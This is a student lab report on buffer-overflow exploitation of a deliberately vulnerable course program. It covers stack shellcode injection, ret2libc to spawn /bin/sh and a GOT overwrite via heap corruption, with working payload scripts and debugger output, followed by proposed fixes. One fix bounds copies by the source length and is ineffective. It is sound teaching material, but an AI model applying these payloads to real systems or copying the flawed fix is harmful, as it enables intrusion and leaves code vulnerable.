
Buffer Overflow Lab

Task 1: Understanding the Program and Analyzing the Vulnerability



Step 1: Exploring the `remove` Function

Task Objective

The objective of this task was to identify and understand memory vulnerabilities—specifically buffer overflows—in the BTU Student Management System.

Two functions were analyzed:

- The `remove` command, which calls the vulnerable `check_password()` function
- The `add` command, which interacts with heap memory and stores student data

The analysis was conducted through both black-box testing and white-box source code review.

Setup

The lab was performed on a Kali Linux virtual machine with the following configuration:

- Debugging tools: GDB

- ASLR disabled using:

```
sudo sysctl -w kernel.randomize_va_space=0
```

- Compilation flags:

```
CXXFLAGS := -m32 -pedantic-errors -Wall -Wextra -Werror -U_FORTIFY_SOURCE -z execstack -fno-stack-protector -no-pie -Wl,-z,norelro
```

These flags disabled all major binary protections:

Protection	Disabled By
StackGuard	`-fno-stack-protector`
NX (non-exec stack)	`-z execstack`
Fortify Source	`-U_FORTIFY_SOURCE`
PIE	`-no-pie`
RelRo	`-Wl,-z,norelro`

Black-Box Testing

1. `remove` Command

Executed the following:

```
./build/bin/btu remove 1234 $(python3 -c 'print("A"*100)')
```

The program crashed with a segmentation fault. After further tests:

- 40 bytes: no crash
- 44 bytes: segmentation fault
- 52 bytes: illegal hardware instruction

This behavior indicates that the return address was reached and overwritten at exactly 52 bytes.

2. `add` Command

Executed the following:

```
./build/bin/btu add Alice Smith 7777 $(python3 -c 'print("B"*300)')
```

This also caused a segmentation fault, suggesting an overflow during dynamic memory allocation and handling.

Source Code Analysis

Vulnerability in `check_password()` (used by `remove`)

The vulnerable code is as follows:

```
char lhs[Student::MAX_PASSWORD_LENGTH];
strcpy(lhs, password);
```

Here, the `password` is user-controlled and copied directly into a fixed-size local buffer without bounds checking. If the input exceeds the 32-byte limit, the overflow will reach the saved return address on the stack.

Using GDB:

```
x/50xw $esp
```

The stack showed repeated `0x41414141` values (ASCII for 'A'), confirming that the buffer overflow reached and corrupted the return address.

Vulnerability in `add_student()` (used by `add`)

The function performs the following:

```
strcpy(record->password, std::string(password).c_str());
strcpy(record->name, name);
strcpy(record->last_name, last_name);
```

Here, the password is copied to a fixed-size buffer with no bounds check. An overflow in `record->password` can corrupt the adjacent `name` and `last_name` pointers which are dynamically allocated. This leads to heap corruption.

Summary of Findings

Function	Parameter	Vulnerable Code	Vulnerability Type
remove	password	`strcpy(lhs, password)` in `check_password()`	Stack overflow
add	password	`strcpy(record->password, ...)`	Heap corruption

Points for Oral Defense

- Definition of buffer overflow and how it occurs
- Difference between stack-based and heap-based overflows
- Why `strcpy()` is unsafe
- What happens when a return address is overwritten
- How GDB confirms the overflow (e.g., `0x41414141`)
- The role of disabled protections (StackGuard, NX, ASLR)

Task 1 Conclusion

The vulnerabilities were identified using both runtime testing and source code review. The `remove` command is vulnerable to stack overflow, while the `add` command can cause heap corruption due to unchecked memory copying.

This analysis provides the basis for constructing working exploits in the next tasks.

Task 2: Basic Buffer Overflow Attacks

Objective

The goal of this task was to exploit a buffer overflow vulnerability in the `check_password()` function of the BTU student management system by injecting shellcode into the stack. The task demonstrates redirecting program execution through a carefully constructed input that overflows a local buffer and overwrites the saved return address.

Vulnerability Context

The vulnerable code is located in `check_password()`:

```
char lhs[Student::MAX_PASSWORD_LENGTH];
strcpy(lhs, password);
```

The buffer `lhs` is 32 bytes in size. Since the user-controlled `password` is copied into it using `strcpy()` without bounds checking, any input longer than 32 bytes will overflow the buffer, overwrite the saved base pointer (EBP), and eventually the return address (EIP). From Task 1, it was determined that **52 bytes** are required to reach the return address.

Payload Construction

The shellcode used performs an `exit(5)` syscall:

```
\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80
```

This shellcode is 10 bytes long.

I constructed the final payload as follows:

- 4 bytes of NOP sled (`\x90`)
- 10 bytes of shellcode
- 34 more bytes of NOP sled to fill the remaining space up to 48 bytes
- 4 bytes to overwrite EBP (filler, e.g., `\xd8\xcd\xff\xff`)
- 4 bytes for the return address: `0xffffcda8`, which is the address of the `lhs` buffer on the stack (obtained using `p &lhs` in GDB)

Total payload size: 52 (up to return address) + 8 = 60 bytes.

Exploit Execution

The exploit was executed using the following command:

```
gdb --args ./build/bin/btu remove 1025 $(echo -e "\x90\x90\x90\x90\x31\xc0
\xb0\x01\x31\xdb\xb3\x05\xcd\x80\x90...[34 NOPs]...\xd8\xcd\xff\xff\xa8\xcd
\xff\xff")
```

Inside GDB, I set a breakpoint at `check_password()` and ran:

```
p &lhs
```

Which returned:

```
$1 = (char[32]) 0xffffcda8
```

This address was used as the return address in the payload to ensure control jumps into the beginning of the shellcode or NOP sled.


To verify that the shellcode had been correctly loaded and positioned, I used:

```
x/80xw $esp
```

After executing the payload, GDB printed:

```
[Inferior 1 (process XXXX) exited with code 05]
```

This confirms that the shellcode was successfully executed.



Conclusion

This task demonstrated a successful stack-based buffer overflow exploit. By constructing a payload that fills the buffer, overwrites the saved EBP, and sets the return address to point into the shellcode, I was able to redirect execution and invoke a clean `exit(5)`. The use of `p &lhs` to dynamically retrieve the buffer address ensured that the payload landed exactly where needed.

Effects of Protection Mechanisms on the Exploit

As a final part of Task 2, I tested how enabling various common memory protections impacts the success of my buffer overflow attack. The following summarizes my results when enabling each mitigation individually.

---

a) Non-Executable Stack (NX)

To evaluate the effect of NX, I recompiled the binary without the `-z execstack` flag in the `CXXFLAGS` section of the `Makefile`. This ensures that the stack memory region is marked as non-executable. I ran:

```
make clean && make debug
```

Then I executed the same exploit using:

```
gdb --args ./build/bin/btu remove 1025 "$(cat payload.bin)"
```

The result was a segmentation fault.

Reason: Although I was still able to overwrite the return address correctly, the injected shellcode resides in the stack, which is now non-executable. When the CPU attempted to jump to the shellcode, the operating system blocked execution, leading to a crash.

Conclusion: NX protection is effective — it blocks shellcode execution even when control flow is successfully redirected.

---

b) StackGuard (Stack Canary)

Next, I tested the effect of stack canaries by enabling StackGuard in the compiler. I removed `-fno-stack-protector` and added `-fstack-protector-all` to `CXXFLAGS`:

```
make clean && make debug
```

Upon running the exploit again, the attack was immediately detected, and the program aborted with a `SIGABRT`:

```
*** stack smashing detected ***: terminated
```

Explanation: The compiler had inserted a 4-byte random canary between the local variables and the return address. When my overflow reached and overwrote the return address, it also corrupted the canary. Before the function returned, the runtime compared the current canary with the expected value and, finding a mismatch, called `__stack_chk_fail()`, terminating the program.

Conclusion: StackGuard is highly effective. It stops buffer overflows before they reach the return address by checking for corruption at function return.

---

c) Address Space Layout Randomization (ASLR)

Finally, I tested ASLR. This protection doesn't prevent overflow but makes it harder to exploit reliably by randomizing memory addresses each time the program runs.

First, I confirmed ASLR was enabled:

```
cat /proc/sys/kernel/randomize_va_space
```

Expected output: `2` (full ASLR)

To verify that ASLR affects stack layout, I ran the program multiple times in GDB and printed the address of the buffer `lhs` each time:

```
set disable-randomization off
b check_password
run
```

```
print &lhs
```

Each time, the address of `lhs` was different, confirming that the stack address space was randomized.

Then I attempted to re-run my working exploit using a hardcoded return address. The exploit failed — the return address no longer pointed to the NOP sled or shellcode.

Conclusion: ASLR doesn't prevent the overflow itself but makes the exploit **non-deterministic**. Without an information leak or brute-force, the attack becomes unreliable.

Task 3: Attacking Non-Executable Stack

Part 1: Redirecting Flow to `exmatriculate()`

Objective

The goal was to exploit a buffer overflow vulnerability in the `remove` function of the BTU student management system and invoke the private method `exmatriculate(long id)` without needing to provide the correct password. The target was to withdraw the student Klaus Komisch (ID: `1782914303`).

Environment

- **NX (Non-Executable Stack): Enabled**
- **ASLR: Disabled**
- **StackGuard: Disabled**

Step-by-Step Approach

1. Offset to Return Address

Using GDB, I determined that the return address is reached after **52 bytes**. To preserve the original EBP (base pointer), I inserted it at offset 48 in the payload.

2. Address of `exmatriculate()`

In GDB, I retrieved the address:

```
(gdb) p University::exmatriculate
$1 = {void (University::*)(long)} 0x0804b080
```

3. Required Function Arguments

The function expects:

- `this` pointer → address of the `btu` object: `0x08050c80`
- `id` of the student to exmatriculate: `1782914303` → `0x6a75646f` (little-endian)

4. Payload Layout

- 48 bytes of NOP sled
- Overwrite EBP: `0xffffcdb8`
- Return address: `0x0804b080` (exmatriculate)
- Address of `exit()`: `0xf7afbad0`
- `this` pointer: `0x08050c80`
- student ID: `1782914303`


5. Final Payload Generation

```
#!/usr/bin/python3
content = bytearray(0x90 for i in range(68))
content[48:52] = (0xffffcdb8).to_bytes(4, byteorder='little')  # saved EBP
content[52:56] = (0x0804b080).to_bytes(4, byteorder='little')  # exmatriculat
e()
content[56:60] = (0xf7afbad0).to_bytes(4, byteorder='little')  # exit()
content[60:64] = (0x08050c80).to_bytes(4, byteorder='little')  # this
content[64:68] = (1782914303).to_bytes(4, byteorder='little')  # ID
```

```
escaped = ''.join(f'\\x{b:02x}' for b in content)
print(f'gdb --args ./build/bin/btu remove 1782914303 $(echo -e "{escape
d}")')
```

Result:

Executing this payload successfully redirected control flow to `exmatriculate()`, and Klaus Komisch was withdrawn without verifying the password.



```
┌──(kali㉿kali)-[~/buffer_overflow_lab/b-tu]
└─$ python3 task3_payload.py
gdb --args ./build/bin/btu remove 1782914303 $(echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
\x90\x90\x90\xb8\xcd\xff\xff\x80\xb0\x04\x08\xd0\xba\xaf\xf7\x80\x0c\x05\x08\xff\x1c\x45\x6a")

┌──(kali㉿kali)-[~/buffer_overflow_lab/b-tu]
└─$ gdb --args ./build/bin/btu remove 1782914303 $(echo -e "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
\x90\x90\x90\x90\xb8\xcd\xff\xff\x80\xb0\x04\x08\xd0\xba\xaf\xf7\x80\x0c\x05\x08\xff\x1c\x45\x6a")

GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./build/bin/btu...
(gdb) b check_password
Breakpoint 1 at 0x804b2bf: file src/University/University.cpp, line 194.
(gdb) run
Starting program: /home/kali/buffer_overflow_lab/b-tu/build/bin/btu remove 1782914303 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...

Breakpoint 1, check_password (student=0x8056890, password=0xffffd162 '\220' <repeats 48 times>, "\270\315\377\377\2
194             size_t check = 0;
(gdb) continue
Continuing.
Examtriculating Student: Klaus Komisch
We have sent out an exmatriculation notification to student 1782914303
Thank you for using B-TU Student Manager.
[Inferior 1 (process 53680) exited with code 0377]
(gdb) 
```

Part 2: ret2libc Attack to Spawn a Shell

Objective

This part demonstrates using a **ret2libc** attack to bypass the non-executable stack restriction and spawn a shell using the `system("/bin/sh")` call from libc.

Step-by-Step Approach

1. Prepare the Environment

I injected the `/bin/sh` string into the environment and located its address using GDB:

```
export SHELL=/bin/sh
```

Then in GDB:

```
x/200s *((char **)environ)
...
0xffffdead: "/bin/sh"
```

2. Function Addresses from libc

```
(gdb) p system
$1 = 0xf7b0f220
(gdb) p exit
$2 = 0xf7afbad0
```

3. Payload Layout

- 48 bytes of NOP sled
- EBP overwrite: `0xffffce08`
- system() address: `0xf7b0f220`
- exit() address: `0xf7afbad0`

- argument to system: `0xffffdead` (points to `/bin/sh`)

4. Final Payload (Python)

```
#!/usr/bin/python3
content = bytearray(0x90 for i in range(64))
content[48:52] = (0xffffce08).to_bytes(4, byteorder='little')  # saved EBP
content[52:56] = (0xf7b0f220).to_bytes(4, byteorder='little')  # system()
content[56:60] = (0xf7afbad0).to_bytes(4, byteorder='little')  # exit()
content[60:64] = (0xffffdead).to_bytes(4, byteorder='little')  # "/bin/sh"

with open("payload.raw", "wb") as f:
    f.write(content)
```

Then encode and run:


```
base64 payload.raw > payload.b64
gdb --args ./build/bin/btu remove 1025 "$(base64 -d < payload.b64)"
```

Or using Python inline:

```
gdb --args ./build/bin/btu remove 1782914303 "$(python3 -c 'import sys; sys.stdout.buffer.write(
    b"\x90"*48 +
    b"\x08\xce\xff\xff" +     # EBP
    b"\x20\xf2\xb0\xf7" +     # system()
    b"\xd0\xba\xaf\xf7" +     # exit()
    b"\xad\xde\xff\xff"       # /bin/sh
)')"
```

Result:

The payload successfully invoked `system("/bin/sh")`, and a shell was obtained — despite the presence of NX.



Purpose of the Attack

- **Part 1**: Showed how control flow can be redirected to an internal function (privilege abuse) using stack manipulation.
- **Part 2**: Demonstrated that **code execution is still possible** even with a non-executable stack, by using `ret2libc` to call system functions already present in memory.

Together, these attacks reinforce the need for **multiple layered defenses**, including:

- Stack canaries (StackGuard)
- ASLR
- Non-executable memory (NX)

- Full RELRO to protect the GOT

Task 4: Sneaking Past the StackGuard

Objective

The goal of this task was to bypass StackGuard and NX by exploiting a heap-based arbitrary write vulnerability in the `add_student()` function of the BTU student management system. The final objective was to redirect program execution to the private method `exmatriculate()` and remove Klaus Komisch (ID: `1782914303`) without knowing his password.

Security Configuration

Protection	Status
StackGuard	Enabled ✅
NX (NX-bit)	Enabled ✅
ASLR	Disabled ❌
PIE	Disabled ❌
RELRO	Disabled ❌

Vulnerability Overview

The `Student` struct is defined as follows:

```
struct Student {
    char password[32];
    unsigned int id;
    char* name;
    char* last_name;
};
```

In the `add_student()` function, the following unsafe code is used:

```
strcpy(record→password, password);
strcpy(record→name, name);
strcpy(record→last_name, last_name);
```

Since `password` is a fixed-size array on the stack and the `name` and `last_name` fields are heap pointers, overflowing `password` allows an attacker to overwrite these pointers. This creates an **arbitrary write** vulnerability — the attacker controls both the **target address** (`record→name`) and the **value** (`name` input) to be written.

Exploiting the GOT

To take advantage of this arbitrary write, I targeted the **Global Offset Table (GOT)**. The GOT is a lookup table used in dynamically linked binaries. It stores addresses of external functions like `exit()` or `write_log()`. At runtime, when a function like `write_log()` is called, the binary actually jumps to the address stored in the GOT entry for that function.

Why this matters: If I overwrite a GOT entry (which is writable unless RELRO is enabled), I can control where the program jumps whenever it tries to call that function.

My strategy:

- I overwrote the GOT entry for `write_log()` with the address of `exmatriculate()`.
- Later, when the program automatically calls `write_log()`, it instead jumps to `exmatriculate()`, effectively exmatriculating Klaus — without requiring the correct password.

Final Payload

The command I used for the exploit:

```
gdb --args ./build/bin/btu add Safia "$(python3 -c 'import sys;sys.stdout.buff
er.write(b"\x80\xb1\x04\x08")')" 1234  "$(python3 -c 'import sys; sys.stdout.
```

```
buffer.write(b"A"*32 + b"\xff\x1c\x45\x6a"+ b"\xc4\x0b\x05\x08")')"
```

Payload breakdown:

- `Safia` = content to be written → contains `0x0804b180` (address of `exmatriculate()`)
- `1234` = dummy student ID
- `password` field contains:
  - 32 bytes of filler (`'A'`)
  - Klaus's ID = `0x6a451cff` (little-endian)
  - GOT address to overwrite = `0x08050bc4` (`write_log` entry)

This causes the `strcpy(record->name, name)` call to perform:

```
strcpy((char*)0x08050bc4, "\x80\xb1\x04\x08"); // overwrite GOT with exmatriculate
```

Execution and Result

After running the payload in GDB and stepping through `add_student()`, I verified that the GOT entry for `write_log()` was successfully overwritten with the address of `exmatriculate()`.

The program proceeded to call `write_log()` — but due to the overwritten GOT, control flow was redirected to `exmatriculate()` instead.

Klaus Komisch was successfully removed from the system.

Conclusion

This task demonstrated that **StackGuard and NX alone are not sufficient** to stop all forms of memory exploitation. By overwriting a GOT entry via a heap-based buffer overflow, I was able to hijack program execution without relying on shellcode or tampering with the return address.

This technique shows the importance of full **RELRO**, **PIE**, and **ASLR** in modern binaries to protect against advanced control-flow redirection attacks like GOT hijacking.

Task 5: Avoiding Buffer-Overflow Vulnerabilities

Overview

After exploring and successfully exploiting multiple vulnerabilities in the BTU student management system, this final task shifts focus from attack to defense. The objective is to propose secure and practical modifications to the program that eliminate the buffer overflow vulnerabilities we've used, without compromising the functionality or design intentions of the original code.

This task emphasizes a fundamental principle in secure software development: **the best way to stop buffer overflows is to prevent them from existing at all.** While compiler-level protections (StackGuard, NX, ASLR, etc.) significantly raise the bar for attackers, they are not foolproof—especially when used in isolation or misconfigured.

Identified Issues

The primary security flaw in the BTU program stems from unsafe memory operations, specifically the repeated use of the `strcpy()` function to copy user-controlled input into fixed-length buffers. Since `strcpy()` does not check the length of the source string, this results in classic stack and heap-based buffer overflow vulnerabilities.

The two key affected areas are:

1. **`check_password()`** in the `remove` path (stack overflow)
2. **`add_student()`** when setting `password`, `name`, and `last_name` fields (heap corruption)

Secure Fixes

To mitigate these issues while preserving existing program behavior, I replaced all unsafe `strcpy()` calls with `strncpy()`, which allows for explicit bounds checking. Additionally, I enforced null-termination to avoid potential logic errors when strings are exactly the size of the destination buffer.

Fix 1: `check_password()` (Stack-based Overflow)

Original Code:

```
char lhs[Student::MAX_PASSWORD_LENGTH];
strcpy(lhs, password);
```

Updated Code:

```
char lhs[Student::MAX_PASSWORD_LENGTH];
strncpy(lhs, password, sizeof(lhs) - 1);
lhs[sizeof(lhs) - 1] = '\0';
```

This ensures that even if the user-supplied password is too long, the overflow is prevented, and the string is properly terminated.

Fix 2: `add_student()` (Heap-based Arbitrary Write)

Original Code:

```
strcpy(record->password, std::string(password).c_str());
strcpy(record->name, name);
strcpy(record->last_name, last_name);
```

Updated Code:

```
strncpy(record->password, password, Student::MAX_PASSWORD_LENGTH -
1);
record->password[Student::MAX_PASSWORD_LENGTH - 1] = '\0';

strncpy(record->name, name, strlen(name));
record->name[strlen(name)] = '\0';

strncpy(record->last_name, last_name, strlen(last_name));
record->last_name[strlen(last_name)] = '\0';
```

If needed, `strdup()` could be used instead of manual allocation and `strncpy()` for heap strings, but to maintain the structure, I enforced bounds and null-termination manually here.

Why Null-Termination Matters

While `strncpy()` offers protection by allowing a maximum copy length, it does **not automatically null-terminate** the destination string if the source is too long. Without manual termination, the buffer could contain garbage or cause undefined behavior later in the program. Explicitly setting the last byte to `'\0'` guarantees that each buffer holds a valid C string.

Conclusion

With these changes in place:

- Stack-based overflows via `check_password()` are eliminated.
- Heap pointer corruption in `add_student()` is no longer possible through uncontrolled user input.
- Program functionality remains unchanged for valid input.

These small but crucial fixes demonstrate that secure coding doesn't require major rewrites — just awareness, proper validation, and use of safer alternatives.